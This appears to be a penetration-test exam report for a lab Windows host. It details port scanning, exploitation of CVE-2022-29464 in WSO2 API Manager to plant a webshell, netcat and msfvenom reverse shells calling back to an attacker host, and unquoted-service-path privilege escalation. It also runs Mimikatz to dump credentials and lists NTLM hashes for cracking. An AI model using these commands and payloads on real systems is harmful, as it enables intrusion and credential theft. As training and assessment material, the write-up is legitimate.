
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan

Connect Scan Timing: About 80.90% done; ETC: 11:12 (0:01:02 remaining)

Nmap scan report for 192.168.100.101

Host is up (0.13s latency).

Not shown: 65509 filtered tcp ports (no-response)

PORT      STATE SERVICE

80/tcp    open  http

135/tcp   open  msrpc

139/tcp   open  netbios-ssn

445/tcp   open  microsoft-ds

5040/tcp  open  unknown

5672/tcp  open  amqp

7680/tcp  open  pando-pub

8099/tcp  open  unknown

8243/tcp  open  synapse-nhttps

8280/tcp  open  synapse-nhttp

8672/tcp  open  unknown

9099/tcp  open  unknown

9443/tcp  open  tungsten-https
```

```
9611/tcp  open  unknown

9711/tcp  open  unknown

9763/tcp  open  unknown

9999/tcp  open  abyss

11111/tcp open  vce

19150/tcp open  gkrellm

49664/tcp open  unknown

49665/tcp open  unknown

49666/tcp open  unknown

49667/tcp open  unknown

49668/tcp open  unknown

49672/tcp open  unknown

65469/tcp open  unknown


Nmap done: 1 IP address (1 host up) scanned in 331.05 seconds
```

```
└─$ nmap -T5 -Pn 192.168.100.101 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 11:07 CEST
Warning: 192.168.100.101 giving up on port because retransmission cap hit (2).
Stats: 0:03:16 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 58.71% done; ETC: 11:12 (0:02:10 remaining)
Stats: 0:03:58 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 70.67% done; ETC: 11:12 (0:01:34 remaining)
Stats: 0:04:34 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 80.90% done; ETC: 11:12 (0:01:02 remaining)
Nmap scan report for 192.168.100.101
Host is up (0.13s latency).
Not shown: 65509 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5040/tcp  open  unknown
5672/tcp  open  amqp
7680/tcp  open  pando-pub
8099/tcp  open  unknown
8243/tcp  open  synapse-nhttps
8280/tcp  open  synapse-nhttp
8672/tcp  open  unknown
9099/tcp  open  unknown
9443/tcp  open  tungsten-https
9611/tcp  open  unknown
9711/tcp  open  unknown
9763/tcp  open  unknown
9999/tcp  open  abyss
11111/tcp open  vce
19150/tcp open  gkrellm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49672/tcp open  unknown
65469/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 331.05 seconds

┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM]
└─$
```

Teodor noticed that the IP is associated with the following domain ms01.oscp.exam, therefore the /etc/hosts file was edited according:

```
9443/tcp  open  ssl/tungsten-https?
| ssl-cert: Subject: commonName=localhost/organizationName=WSO2/stateOrProvinceName=CA/countryName=US
| Subject Alternative Name: DNS:localhost
| Not valid before: 2019-10-23T07:30:43
|_Not valid after:  2022-01-25T07:30:43
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP:
|     HTTP/1.1 400
|     Content-Length: 0
|     Date: Thu, 15 Sep 2022 00:05:00 GMT
|     Connection: close
|     Server: WSO2 Carbon Server
|   HTTPOptions:
|     HTTP/1.1 302
|     X-Content-Type-Options: nosniff
|     X-XSS-Protection: 1; mode=block
|     Set-Cookie: JSESSIONID=6CC5FF52D9FD302009EA0D3C8A42E67A; Path=/; Secure; HttpOnly
|     Location: https://ms01.oscp.exam:9443/publisher/
```

```
teodor@kali: ~/Desktop/OSCP - EXAM   teodor@kali: ~/Desktop/(
  GNU nano 7.2
127.0.0.1       localhost
127.0.1.1       kali
192.168.234.88 sunset-midnight
192.168.56.40 internal
10.10.187.204 ENTERPRISE.THM0
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.104.175 resourcedc.resourced.local
192.168.187.247 web02.relia.com
172.16.113.7 intranet.relia.com
192.168.100.101 ms01.oscp.exam
```


During the enumeration, on port 9443 was detected WSO2 API Manager which is vulnerable to CVE-2022-29464.

The exploit could be downloaded using:

```
https://github.com/hakivvi/CVE-2022-29464
```

Run the exploit:

```
python3 exploit.py https://ms01.oscp.exam:9443 shell.jsp

shell @ https://ms01.oscp.exam:9443/authenticationendpoint/shell.jsp
```




Prepare the python3 web server:

```
python3 -m http.server 80
```

Upload the nc.exe

```
curl http://192.168.49.100/nc.exe -o nc.exe
```




Setup the local nc listener and execute the remote nc.exe on the webshell in order to create a reverse shell:

```
nc -lnvp 443
```

Execute it on the webshell:

```
nc.exe 192.168.49.100 443 -e cmd.exe
```



Flag:

```
C:\Users\BOB~1.MAR\Desktop>type C:\Users\BOB~1.MAR\Desktop\local.txt

type C:\Users\BOB~1.MAR\Desktop\local.txt

84b998f02a91a0daa4d08cb7856f3ef6



C:\Users\BOB~1.MAR\Desktop>ipconfig

ipconfig



Windows IP Configuration
```

```
Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
```

```
teodor@kali: ~/Desktop/OSCP/toolS
teodor@kali: ~/Desktop/OSCP/toolS 100x33

05/30/2022  01:38 AM    <DIR>          .
05/30/2022  01:38 AM    <DIR>          ..
04/12/2023  03:28 AM                34 local.txt
05/30/2022  01:10 AM    <DIR>          wso2am-3.2.0
               1 File(s)             34 bytes
               3 Dir(s)  17,576,296,448 bytes free

C:\Users\BOB~1.MAR\Desktop>type C:\Users\BOB~1.MAR\Desktop\local.txt
type C:\Users\BOB~1.MAR\Desktop\local.txt
84b998f02a91a0daa4d08cb7856f3ef6

C:\Users\BOB~1.MAR\Desktop>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Ethernet1:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.101
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254

C:\Users\BOB~1.MAR\Desktop>
```

5.1.2 Privilege Escalation – Trigone Unquoted Service Path

Vulnerability Explanation: Trigone Remote System Monitor is vulnerable to Unquoted Service Path, the path of the executable is not inside quotes, Windows will try to execute every ending before a space.

Vulnerability Fix: Make sure that the Trigone executable is inside quotes.

Severity: Critical

Steps to reproduce the attack:

In order to detect the PE vector, Teodor prepared the python3 web server, transferred winpeas64.exe to the target machine and started a Winpeas scan.

Winpeas could be downloaded using the link below:


```
https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS/winPEASexe/binaries - x64 was used
```

Prepare the python3 web server:

```
python3 -m http.server 80
```

Transfer the winpeas64.exe to the targeted server:

```
curl http://192.168.49.100/winpeas64.exe -o winpeas64.exe
```



On the target machine run:

```
winpeas64.exe
```

Winpeas detected that Trigone - Remote Monitor Server could be vulnerable to Unquoted Service Path:

```
ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ Processes Information ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ

ÍÍÍÍÍÍÍÍÍÍ Vulnerable Leaked Handlers
ÍÍ https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/leaked-handle-exploitation


ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ Services Information ÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍÍ

ÍÍÍÍÍÍÍÍÍÍ Interesting Services -non Microsoft-
ÍÍ Check if you can overwrite some service binary or perform a DLL hijacking, also check for unquoted paths https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
    RemoteSystemMonitorService(TRIGONE Remote System Monitor Server)[C:\Program Files (x86)\TRIGONE\Remote System Monitor Server\RemoteSystemMonitorService.exe] - Auto - Running - isDotNet - No quotes and Space detect
ed
    ===================================================================================================

    ssh-agent(OpenSSH Authentication Agent)[C:\Windows\System32\OpenSSH\ssh-agent.exe] - Disabled - Stopped
    Agent to hold private keys used for public key authentication.
    ===================================================================================================

    VGAuthService(VMware, Inc. - VMware Alias Manager and Ticket Service)["C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthService.exe"] - Auto - Running
    Alias Manager and Ticket Service
    ===================================================================================================

    vm3dservice(VMware, Inc. - VMware SVGA Helper Service)[C:\Windows\system32\vm3dservice.exe] - Auto - Running
    Helps VMware SVGA driver by collecting and conveying user mode information
    ===================================================================================================

    VMTools(VMware, Inc. - VMware Tools)["C:\Program Files\VMware\VMware Tools\vmtoolsd.exe"] - Auto - Running
    Provides support for synchronizing objects between the host and guest operating systems.
    ===================================================================================================


ÍÍÍÍÍÍÍÍÍÍ Modifiable Services
ÍÍ Check if you can modify any service https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#services
```

The vulnerability could be confirmed using the steps exposed here:

```
https://www.exploit-db.com/exploits/50633
```

```
wmic service get name,displayname,pathname,startmode |findstr /i "auto"
```

```
C:\Users\BOB~1.MAR\Desktop\WSO2AM~1.0\WSO2AM~1.0>wmic service get name,displayname,pathname,startmode |findstr /i "auto"
|findstr /i /v "c:\windows\\" |findstr /i /v """wmic service get name,displayname,pathname,startmode |findstr /i "auto"

Application Host Helper Service                                   AppHostSvc                    C:\Windows\system32\svchost.exe -k apphost
 Auto
Windows Audio Endpoint Builder                                    AudioEndpointBuilder          C:\Windows\System32\svchost.exe -k LocalSystemNetworkRestricted -p
 Auto
Windows Audio                                                     Audiosrv                      C:\Windows\System32\svchost.exe -k LocalServiceNetworkRestricted -p
 Auto
Cellular Time                                                     autotimesvc                   C:\Windows\system32\svchost.exe -k autoTimeSvc
```

```
TRIGONE Remote System Monitor Server                              RemoteSystemMonitorService    C:\Program Files (x86)\TRIGONE\Remote System Monitor Server\RemoteSystemMonitorService.exe
 Auto
```

Generate a msfvenom payload using:

```
msfvenom -p windows/shell_reverse_tcp LHOST=192.168.49.100 LPORT=444 -f exe > shell.exe
```

Prepare the python3 web server using:

```
python3 -m http.server 80
```

Setup the listener:


```
nc -lnvp 444
```

On the victim machine go to “C:\Program Files (x86)\TRIGONE” and download the msfvenom payload using:

```
curl http://192.168.49.100/shell.exe -o Remote.exe
```

Restart the target machine using:

```
shutdown /r
```




5.1.3 Post-Exploitation

Flag:

```
C:\Users\Administrator\Desktop>type C:\Users\Administrator\Desktop\proof.txt

type C:\Users\Administrator\Desktop\proof.txt

253b289a37bbd19472931182bbc7d416



C:\Users\Administrator\Desktop>ipconfig

ipconfig



Windows IP Configuration




Ethernet adapter Ethernet1:



   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 172.16.100.101

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . :



Ethernet adapter Ethernet0 2:
```

```
   Connection-specific DNS Suffix  . :

   IPv4 Address. . . . . . . . . . . : 192.168.100.101

   Subnet Mask . . . . . . . . . . . : 255.255.255.0

   Default Gateway . . . . . . . . . : 192.168.100.254
```



As part of the lateral movement, Teodor run Mimikatz in order to collect the NTLM hashes / credentials.

The Mimikatz could be downloaded using the link below:


```
https://github.com/ParrotSec/mimikatz.git
```

Prepare the python3 web server:

```
python3 -m http.server 80
```

On the victim machine run:

```
curl http://192.168.49.100/mimikatz.exe -o mimikatz.exe
```



Run mimikatz.exe on the target server and dump the logon passwords:

```
mimikatz.exe

privilege::debug -> in order to check the privileges

sekurlsa::logonPasswords full -> to dump the logon passwords
```

```
C:\Users\Administrator\Desktop>mimikatz.exe
mimikatz.exe
  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 317615 (00000000:0004d8af)
Session           : Batch from 0
User Name         : Alice.Walters
Domain            : OSCP
Logon Server      : DC01
Logon Time        : 4/12/2023 4:46:14 AM
SID               : S-1-5-21-3248544096-1843048206-1379434323-1117
        msv :
         [00000003] Primary
         * Username : Alice.Walters
         * Domain   : OSCP
         * NTLM     : 3e24dcead23468ce597d6883c576f657
         * SHA1     : 00d092cc9ec1e1df25681c27f23578ea953c2b4f
         * DPAPI    : 0dd3f40f17a44d5ff351f7cd8ee69af5
        tspkg :
        wdigest :
         * Username : Alice.Walters
         * Domain   : OSCP
         * Password : (null)
        kerberos :
         * Username : Alice.Walters
         * Domain   : OSCP.EXAM
         * Password : (null)
        ssp :
        credman :
        cloudap :

Authentication Id : 0 ; 276662 (00000000:000438b6)
Session           : Interactive from 1
```

Put all hashes into ntlm.txt in order to crack those:

```
3e24dcead23468ce597d6883c576f657

2a12e2af96237b2e7277f1b321ceb7b7

5cee315052456101cf5fb12c10f86a24

60f7b0e4e0e094c5272496b028accc56
```

```
┌──(teodor㉿kali)-[~/Desktop/OSCP - EXAM/machines/192.168.100.101]
└─$ cat ntlm.txt
3e24dcead23468ce597d6883c576f657
2a12e2af96237b2e7277f1b321ceb7b7
5cee315052456101cf5fb12c10f86a24
